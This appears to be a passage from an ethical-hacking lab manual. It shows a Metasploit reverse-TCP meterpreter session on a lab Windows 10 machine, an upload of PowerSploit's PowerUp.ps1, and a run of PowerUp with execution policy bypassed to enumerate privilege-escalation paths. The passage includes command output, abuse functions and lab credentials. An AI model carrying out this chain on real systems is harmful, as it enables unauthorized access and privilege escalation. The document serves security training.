


```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.13:444
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:444 -> 10.10.10.10:49751) at
 2019-11-04 23:44:02 -0500

meterpreter >
```

Figure 1.4.13: Meterpreter shell successfully obtained

24. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 10**.

Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.



```
meterpreter > sysinfo
Computer        : WINDOWS10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


Figure 1.4.14: Windows 7 Machine Remote view in Kali Linux machine

TASK 4.7

Find Misconfigurations in the Target System

25. Now, open another **Parrot Terminal** and navigate to the root directory.

26. In the **Terminal** window, type **git clone https://github.com/PowerShellMafia/PowerSploit** and press **Enter**. The PowerSploit repository is downloaded to the **root** directory.




```
┌─[root@parrot]─[~]
└──╼ #git clone https://github.com/PowerShellMafia/PowerSploit
Cloning into 'PowerSploit'...
remote: Enumerating objects: 3083, done.
remote: Total 3083 (delta 0), reused 0 (delta 0), pack-reused 3083
Receiving objects: 100% (3083/3083), 10.47 MiB | 1.69 MiB/s, done.
Resolving deltas: 100% (1807/1807), done.
┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.4.15: Cloning PowerSploit

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 06 System Hacking/GitHub Tools/** and copy the **PowerSploit** folder.
- Paste the copied **PowerSploit** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/PowerSploit /root/**.


27. Now, switch back to the **Terminal** window with an active **Meterpreter** session. Type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.



```
meterpreter > sysinfo
Computer        : WINDOWS10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 549.65 KiB of 549.65 KiB (100.0%): /root/PowerSploit/Privesc
/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > 
```

Figure 1.4.16: Upload file to the target system

28. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.




```
meterpreter > shell
Process 7908 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

Figure 1.4.17: Upload file to the target system

29. Type **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.


Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.

30. A result appears, displaying vulnerabilities in unquoted service paths, service executables, argument permissions, DLL locations, service permissions, unattended install files, and other locations.




```
C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;
Invoke-AllChecks"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.

[*] Checking for unquoted service paths...
```

Figure 1.4.18: Unquoted service paths



```
[*] Checking service executable and argument permissions...


ServiceName                     : ClickToRunSvc
Path                            : "C:\Program Files\Common Files\Microsoft Shared\
ClickToRun\OfficeClickToRun.exe"
                                  /service
ModifiableFile                  : C:\
ModifiableFilePermissions       : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'ClickToRunSvc'
CanRestart                      : False

ServiceName                     : ClickToRunSvc
Path                            : "C:\Program Files\Common Files\Microsoft Shared\
ClickToRun\OfficeClickToRun.exe"
                                  /service
ModifiableFile                  : C:\
ModifiableFilePermissions       : {Delete, GenericWrite, GenericExecute, GenericRe
ad}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'ClickToRunSvc'
CanRestart                      : False

ServiceName                     : gupdate
Path                            : "C:\Program Files (x86)\Google\Update\GoogleUpda
te.exe" /svc
ModifiableFile                  : C:\
ModifiableFilePermissions       : AppendData/AddSubdirectory
```

Figure 1.4.19: Service executable and argument permissions



```
[*] Checking %PATH% for potentially hijackable DLL locations...


ModifiablePath    : C:\Users\Admin\AppData\Local\Microsoft\WindowsApps
IdentityReference : WINDOWS10\Admin
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\Admin\AppData\Local\Microsoft\WindowsApps
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\Admin\AppData\Local\
Microsoft\WindowsApps\wlbsctrl.dll'
```

Figure 1.4.20: Potentially hijackable DLL locations

